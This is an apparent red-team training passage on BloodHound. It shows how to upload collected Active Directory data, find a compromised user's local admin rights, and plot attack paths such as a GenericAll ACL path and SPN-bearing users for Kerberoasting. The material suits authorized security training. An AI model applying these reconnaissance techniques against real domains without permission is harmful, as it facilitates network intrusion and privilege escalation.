
This will download the files to the Team Server. To save them onto your desktop go to **View > Downloads**, select the files, click **Sync Files** and choose somewhere to save them. It works this way so that every operator connected to the Team Server has access to the same files.

In BloodHound, click the **Upload Data** button in the menu on the right and select your ZIP files. Once the files have been extracted, click the **More Info** button in the top-left - the DB Stats and On-Prem Objects should now be populated.


There are multiple ways to search for data in BloodHound.

Since we have a Beacon running as **bfarmer**, a good first step could be to find if he has any local admin rights on machines in the domain. Use the search box in the top-left to find bfarmer. Scroll down the **Node Info** tab until you find the **Local Admin Rights** section. Click on **Group Delegated Local Admin Rights** and BloodHound should show a simple graph displaying the relationship between bfarmer and **SRV-1**.


It shows us that bfarmer is **MemberOf** the **Developers** domain group, which is **AdminTo** SRV-1.




You can right-click on any edge and select **Help** to see more information about what that relationship means, how you might exploit it, any OPSEC considerations as well as additional references.



The path finder (the little road icon next to the search box) allows you to plot a path between two specific nodes. Specify a start and target node, and BloodHound will plot the shortest path (if it can find one). For example, searching for a path from **jking** to the **Oracle Admins** group should show that jking is a member of **1st Line Support** which has a **GenericAll** ACL to Oracle Admins.



To find any path to a target node, find it using the search box, right-click the node and select **Shortest Paths to Here**.



Nodes (users/groups/computers) can also be "Marked as Owned" or "Marked as High Value". This provides a means of plotting paths using those tags, such as "Find Paths to Here from Owned" or "Find Paths to High Value Targets".

In the **Analysis** tab, you will find lots of built-in queries that can help you find interesting attack paths in the domain. BloodHound also allows you to execute raw cypher queries (at the bottom of the window). This is useful for finding nodes that have particular properties or to help find specific attack paths.

This query will show all users that have a **Service Principal Name** (SPN) set:

```
MATCH (u:User {hasspn:true}) RETURN u
```

